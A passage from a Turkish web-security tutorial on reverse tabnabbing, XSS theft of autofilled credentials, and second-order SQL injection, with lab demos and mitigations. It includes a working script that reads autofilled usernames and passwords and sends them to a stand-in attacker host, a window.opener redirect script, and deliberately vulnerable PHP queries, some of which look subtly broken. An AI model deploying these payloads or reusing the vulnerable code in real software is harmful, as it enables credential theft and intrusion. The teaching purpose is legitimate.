
    <script>
      new_page = 'http://www.includekarabuk.com';
      window.opener.location = new_page
    </script>

  </body>
</html>
```


Ardından mevcut sayfada linke tıklanır.



(Parent sayfada linke tıklarız ve üçüncü parti sayfaya sıçarız)



(Yeni sayfa alıŐır)



(Mevcut sayfa aynı kalır)

Görüldüđü üzere *rel="noopener noreferrer"* attribute'u ile mevcut sayfanın *window.opener* nesnesini manipule edilemez kıldık. Böylece sıçradığımız sayfa manipulasyon işlemini denese de başaramamıŐtır ve mevcut sayfa olduđu gibi kalmıŐtır. Sonuç olarak web uygulamamızda üçüncü parti sunuculara ** ile link veriyorsak üçüncü parti sunucunun hack yiyebileceđini göz önünde bulundurarak oradan gelebilecek olası *window.opener* manipulasyonlarına karşı *<a>* tag'ımızda *rel="noopener noreferrer"* attribute'unu kullanmamız gerekir. Böylece kullanıcılar web uygulamamızdan üçüncü parti sunucuya sıçradıklarında üçüncü parti sunucu *window.opener* nesnesini manipule etme girişiminde bulursa dahi başaramayacaktır ve web uygulamamızın mevcut sayfasının olası bir phishing sayfasına yönlenmesini engellemiŐ olacađız.

AUTOCOMPLETE ENABLED

Çođu web tarayıcı HTML formlarına girilen kullanıcı hesaplarını hatırlatma konusunda bir mekanizmaya sahiptirler. Bu mekanizma enable edildiđinde kullanıcı hesapları kullanıcının makinesine depolanır. Depolanan kullanıcı hesapları bir sonraki ziyarette ise tarayıcı tarafından aynı uygulamaya çekilir.

Kullanıcı makinesinde depolanan kullanıcı hesapları kullanıcının makinesine sızarak ya da fiziksel anlamda makineyi ele geçirerek elde edilebilir. Aynı zamanda kullanıcı makinesinde depolanan kullanıcı hesapları kullanıcı seviyesinde kod çalıştırma haklarını kullanarak, yani ilgili web uygulamasının farklı zafiyetlerinden (örn; XSS zafiyetinden) yararlanarak elde edilebilir.

Hemen hemen tüm modern web tarayıcıları kullanıcı hesaplarını hatırlatmak için bir mekanizmaya sahiptirler. Ayrıyetten kullanıcılar third-party uygulamalar ile de hesaplarını yönetebilmektedirler. Tüm bu çözümler kullanıcıların zamanını kurtarmaktadır ve genellikle şifre unutmalarına karşı yardımcı olmaktadır. Hem tarayıcıların hem de third-party uygulamaların şifre hatırlatma mekanizmalarındaki en göze çarpan problem XSS ile sömürülebilmesidir. Çünkü birçok şifre hatırlatma mekanizması login form'larını doldurduđu için saldırgan form bir kez dolduruldu mu Javascript ile metin kutularının içeriklerini okuyabilir ve içerikleri Ajax talebi ile kendi sunucusuna göndererek hesapları ele geçirebilir. Bu işlem nasıl gerçekleşir detaylarıyla Uygulama başlığında anlatılacaktır.

XSS zafiyetine karşı yaygın ve etkili olan çözümlerden biri oturum çerezlerine HTTPOnly bayrađını eklemektir. Bu çözüm genellikle saldırganların XSS ile kullanıcı çerezlerini çalmasının önüne geçer. Ancak yine de bu çözümün etrafından dolanarak HTTP Trace metodu yoluyla kullanıcı çerezleri çalınabilmektedir. Fakat uygulamada hem HttpOnly önlemi varsa ve hem de HTTP Trace metodu kapatılmışsa her ne kadar kullanıcı çerezlerinin çalınmasının önüne geçilmiş olsa da halen kullanıcı hesapları risk altındadır.

Uygulama

(+) Birebir denenmiştir ve başarıyla uygulanmıştır.

Bu başlık altında XSS zafiyeti üzerinden uygulamada autocomplete edilen kullanıcı hesaplarını çalma işlemi gösterilecektir.

Gereksinimler

`/var/www/Autocomplete Credential Calma Uygulaması/`


Uygulamaya göre iki sayfa mevcuttur. Birinci sayfada (index.php'de) login formu, ikinci sayfada (reflections.php'de) XSS zafiyeti dolayısıyla kullanıcı hesabını çalma kodları yer almaktadır.

Not:

Bu uygulamadaki XSS ile kullanıcı hesaplarını çalma işleminin aşağıdaki şifre hatırlatma mekanizmalarında sınıldığı ve sorunsuz çalıştığı belirtilmekte.

LastPass (Current version as of April 2012)
Chrome (version 17)
Firefox (version 11)
Internet Explorer (version 9)

Öncelikle kullanıcı login sayfasını görüntüleyecektir ve bilgilerini girecektir (Bilgiler username:user1, password:secret).



Őifre hatırlama mekanizması girilen bilgileri daha sonra hatırlatayım mı diye sorduđunda evet denilecektir.



Ardından kullanıcı uygulamanın XSS zafiyetine sahip sayfasına (ikinci sayfaya) gidecektir.




Saldırgan ikinci sayfada yer alan XSS zafiyeti dolayısıyla aŐađıdaki Javascript kodlarını ikinci sayfaya yerleŐtirdi diyelim.


```
<script type="text/javascript">
  ex_username = "";
  ex_password = "";
  inter = "";
  function attack(){
    ex_username = document.getElementById('username').value;
    ex_password = document.getElementById('password').value;
    if(ex_username != "" | ex_password != ""){
      document.getElementById('xss').style.display = 'none'
      request=new XMLHttpRequest();
      url = "http://www.attackersite/pw/xss?username="+ex_username+"&password="+ex_password;
      request.open("GET",url,true);
      request.send();
      document.getElementById('xss').style.visibility='hidden';
      window.clearInterval(inter);
    }
  }
  document.write("\
  <div id='xss'>\
  <form method='post' action='index.php'>\
  username:<input type='text' name='username' id='username' value='' autocomplete='on'>\
  password:<input type='password' name='password' id='password' value='' autocomplete='on'>\
  <input type='submit' name='login' value='Log In'>\
  </form>\
  </div>\
  ");
  inter = window.setInterval("attack()",100);
</script>
```

Not: Bu Javascript kodları Internet Explorer'da uyumsuzluk nedeniyle alıŐmamaktadır.

Bu yerleŐtirilen javascript kodları ikinci sayfaya uygulamanın login sayfasında kullanılan name attribute deđerleriyle aynı olan kullanıcı adı ve Őifre textbox'ları koymaktadır. Kurban uygulamanın gercek login sayfasında autocomplete'e evet dediđi iin tarayıcı aynı uygulamanın XSS zafiyetine sahip sayfasında yer alacak login formunu da otomatik dolduracaktır.



Tarayıcının bu sahte login formuna yaptıđı dolun iŐlemi sonrası Javascript kodları textbox'lardaki deđerleri alacaktır ve AJAX kodları ile bu deđerleri (kullanıcı adı ve Őifreyi) saldırganın sitesine gonderecektir.



Böylelikle kurbanın hesabı alınmıŐ olacaktır. İlk bakıŐta neden textbox'lara onchange event'ı konarak AJAX talebi tetikleme yapılmadı sorusu akla gelebilir. Bunun nedeni onchange event'inin tarayıcılar arasında pek de güvenilir sonuçlar vermemesinden dolayıdır. Onchange yerine textbox'ların otomatik doldurulması zamanlaması dolayısıyla (belirtilen sürede bekleyen ve süre bittiđinde belirtilen fonksiyonu alıŐtıran) window.setInterval event'i kullanılmıŐtır. Bu event daha az zarif olsa da ok daha etkilidir.

Yukarıdaki javascript kodları IE'de alıŐmamaktadır. Internet Explorer'da alıŐmamasının nedeni Internet Explorer'un Őifre hatırlatma mekanizmasının kullanıcı hesaplarını otomatik olarak doldurmamasından dolayıdır. Görüldüđü kadarıyla Internet Explorer kullanıcı hesaplarını domain bazında, yani uygulamanın tamamında hatırlatma yerine sadece spesifik bir sayfaya öđđü hatırlatma yapmaktadır. Bu iŐlem kullanılabilirlik aısından pek de uygun olmasa da Őifre hatırlatma mekanizmasının güvenliđini yükseltme bakımından faydalı olmaktadır.

Form alanları hassas bilgiler (ör; kullanıcı adı, TC kimlik numarası, kredi kart numarası, CVV,... gibi bilgiler) içerebilir. Dolayısıyla autocomplete işlevinin hassas form alanlarında kullanılmaması önerilmektedir.

Autocomplete Enabled Zafiyeti Nasıl Kapatılır?

Web tarayıcılarının HTML formlarına girilen hesapları yerel makinede depolamasının önüne geçebilmek için autocomplete="off" özelliđi (tüm form alanlarını korumak maksadıyla) form etiketi içerisine yerleŐtirilmelidir.

```
<form method="POST" action="index.php" autocomplete="off">
  username:<input type="text" name="username"><br>
  password:<input type="password" name="password"><br>
  <input type="submit" name="login" value="Log In">
</form>
```

Tüm form alanlarını korumanın yerine daha çok spesifik form alanlarını korumak için ise belirli input etiketleri içerisine autocomplete="off" özelliđi konabilir.

```
<form method="POST" action="index.php">
  username:<input type="text" name="username"><br>
  password:<input type="password" name="password" autocomplete="off"><br>
  <input type="submit" name="login" value="Log In">
</form>
```

AŐađıdaki kullanım ise tarayıcılar arasındaki uyumsuzluđu gidermek anlamında en ideal olanıdır:

```
<form method="POST" action="index.php" autocomplete="off">
  username:<input type="text" name="username" autocomplete="off"><br>
  password:<input type="password" name="password" autocomplete="off"><br>
  <input type="submit" name="login" value="Log In">
</form>
```

Ancak dikkat edilmesi gereken bir Őey var ki o da modern web tarayıcılarının bu direktifleri görmezden gelebilmesidir. Buna rađmen yine de autocomplete'i off deđeriyle hiç kullanmamaktansa kullanmak daha yerinde bir tercihtir.

SECOND ORDER SQL INJECTION

Second Order Sql Injection kullanıcıdan gelen kötü amaçlı kodun ilk yerleŐtiđi sorguda zafiyet teşkil etmediđi ancak daha sonra kullanıldıđı sorgularda zafiyet teşkil ettiđi durumlara denir. Daha detaylı ifade edecek olursak second order sql injection sql kodlarının sisteme gönderilmesi sonrası ilk sorguyu geçip veritabanına olduđu gibi kaydedilmesi, ardından kaydedilen verinin uygulamaya ait bir başka sayfa tarafından çağırılması sonucu ortaya çıkan zafiyete denir.

Second Order Sql Injection saldırısı adım adım Őu Őekilde gerçekteŐir. Kötü amaçlı sql kodları uygulamaya gönderilir. Gönderilen sql kodları sql ifadesine güvenlik fonksiyonları ile güvenli bir Őekilde (string'leŐtirilerek) yerleŐtirilir. Fakat gönderilen sql kodlarına filtreleme (ayıklama yapma) yerine sadece string'leŐtirme iŐlemi yapıldıđından sql kodları sorguya string deđer olarak yerleŐir ve olduđu gibi veritabanına kaydolur. Ardından uygulamanın bir başka sayfası veritabanına kaydedilen kaydı bir sorgu ile çeker ve çekilen kaydın bir bilgisini ikinci bir sql sorgusundaki Where clause'a dahil eder. İkinci sql sorgusunun Where clause'una eklenen sql kodları ne filtrelemeye ne de string'leŐtirmeye tabi tutulmamıŐsa bu durumda sorguda enjeksiyon meydana gelecektir. Sonuç olarak gidiŐ güvenli olsa bile geliŐ güvenli olmadığından sql injection saldırısı gerçekteŐecektir. Bu kademeli sql injection saldırısına second order sql injection saldırısı adı verilir.

Wikipedia Tanımı:

Second Order SQL injection kötü amaçlı kodlar içeren deđerlerin gönderilir gönderilmez yürütülmeyip bir süre tutulduđu zaman oluşur. Uygulama SQL ifadesini güvenlik foksiyonları ile dođru Őekilde encode edip geçerli SQL ifadesi olarak depo edebilir. Sonrasında SQL injectona karşı denetimsiz olan uygulamanın başka bir kısmında depolanan SQL ifadesi çalıştırılır. Böylece sql injection saldırısı gerçekteŐmiŐ olur. Bu saldırıyı gerçektelemek için saldırganın gönderilen deđerlerin daha sonra nasıl kullanıldıđına dair daha fazla bilgiye sahip olması gerekir. Otomatik web uygulaması güvenlik tarayıcıları bu tür bir SQL injection'ları kolaylıkla algılayamaz. Dolayısıyla kötü niyetli yazılımların kodun hangi kısmında olduđu manuel olarak kontrol edilmelidir.

Uygulama Açıklaması

Second Order Sql Injection zafiyetini anlatmak adına kullanılacak uygulama

`/var/www/Second Order SQL Injection Uygulaması`

dizisinde mevcuttur. Bu başlıkta önce bahsedilecek uygulamanın nasıl işlediđi anlatılacaktır. Sonraki başlıkta ise uygulamalı second order sql injection saldırısı gerçekteŐtirilecektir.

Öncelikle uygulamamızı tanıyalım. Uygulamamızda iki web sayfası mevcuttur. Birincisi veritabanına insert eden sayfa, ikincisi veritabanından veri çekip ekrana basan sayfa. Insert eden sayfanın kaynak kodu aŐađıdaki gibidir.

`insertPage.php`

```
...

$sql_statement = "INSERT into datastore(nickname,age,firstName,lastName)
values('" . mysql_real_escape_string($_REQUEST["nickname"]) . "'," .
intval($_REQUEST["age"]) . "'," .
mysql_real_escape_string($_REQUEST["firstName"]) . "'," .
mysql_real_escape_string($_REQUEST["lastName"]) . "')";

$query = mysql_query($sql_statement, $conn) || die(mysql_error());

...
```

Görüldüğü üzere insert eden sayfaya girilen her input denetime tabi tutulmuş. Örneğin parametrelerden birine sql injection kodu girildi diyelim. Bu durumda girdiğimiz bu sql injection kodu mysql_real_escape() fonksiyonu sayesinde sorguya güvenli bir şekilde (string'leştirilerek) yerleştirilecektir. Fakat yerleşen bu input filtrelemeye tabi tutulmadığından (yani ayıklanmadığından) string olarak olduğu gibi veritabanına kaydolacaktır.

Veritabanındaki kayıtları ekrana basan sayfa ise aşağıdaki gibi olsun.

showPage.php

```
...

// İlk Sorgu (Nickname'e göre veri çeken sorgu)
$sql_statement = "Select * from datastore where nickname=" .
mysql_real_escape($_POST["nickname"]) . """;

$result = mysql_query($sql_statement, $conn);
$row = mysql_fetch_row($result);

// İkinci Sorgu (Problemlili Sorgu)
$sql_statement2 = "Select * from datastore where firstName=" . $row[2] . """;

$result2 = mysql_query($sql_statement2, $conn);
$row2 = mysql_fetch_row($result2);

echo "<br><b><center>Database output</center></b></br><br>";
echo "<b>$row2[0]</b><br>Age: $row2[1]<br>First Name:$row2[2]<br>Last
Name: $row2[3]<br><hr><br>";

...
```

Görüldüğü üzere ekrana basan sayfadaki ilk sorgu dışarıdan gelen nickname'e göre veritabanından bir satır çekiyor. İkinci sorgu (problemlili sorgu) ise çekilen satırdaki bir bilgiyi (kolonu) kullanarak bir


baŐka sorguda bulunuyor. Dolayısıyla ikinci sorguda sorguya eklenen veri veritabanında tutulan sql injection kodu olduđundan sql injection zafiyeti meydana geliyor. Eđer ikinci sorguda mysql_real_escape() fonksiyonu kullanılsaydı ilk sorguda veritabanından çekilen sql injection kodları ikinci sorguya string'leŐtirilerek eklenecekti ve böylece ikinci sorguda sql injection meydana gelmeyecekti. Fakat ikinci sorguda mysql_real_escape() denetimi kullanılmadıđından birinci sorguda veritabanından çekilen sql injection kodları ikinci sorguya faal olarak eklenecektir ve ikinci sorguda sql injection saldırısı gerçekteŐecektir.

Sonuç olarak sql injection kodu insert sayfasında girilir ve veritabanına kaydolur. Sqli kodların yerleŐtiđi satırdaki ilgili kolon uygulamanın bir baŐka sayfasındaki sorgu ile çekilir ve kolonun tuttuđu deđer aynı sayfadaki ikinci sorgunun Where clause'una yerleŐtirilir. Eđer where clause'da mysql_real_escape() fonksiyonu kullanılmamıŐsa bu durumda sql injection kodları sorguya faal olarak eklenir ve ekrana sql injection saldırısının çıktıŐı yansır. Birinci sorgu ile veritabanından veriyi çekip ardından çekilen deđer ikinci sorguya koyma sonucu ikinci sorguda dođan zafiyete second order sql injection zafiyet adı verilir.



Uygulama (Second Order Sql Injection Saldırısı Örneđi)

// Birebir denenmiŐtir
// ve baŐarıyla uygu-
// lanmıŐtır.


Öncelikle veritabanına veri ekleyen insertPage.php'yi bir görelim.





Bu sayfaya girdiđimiz veriler veritabanına kaydolmaktadır. Normalde bu sayfada sql injection'a karŐı koruma vardır. Fakat sayfa kullanıcıdan gelen input'ları sorguya güvenli şekilde yerleŐtirse bile input'ları olduđu gibi veritabanına kaydetmektedir. Bu nedenle veritabanına koyulan verinin çıktıđı nokta denetim altında alınmazsa second order sql injection yapılmıŐ olacaktır. Őimdi ilk olarak sayfaya normal veriler girelim.




Ardından girdiđimiz veriyi görüntüleyebileceđimiz sayfaya (showpage.php'ye) geçelim.



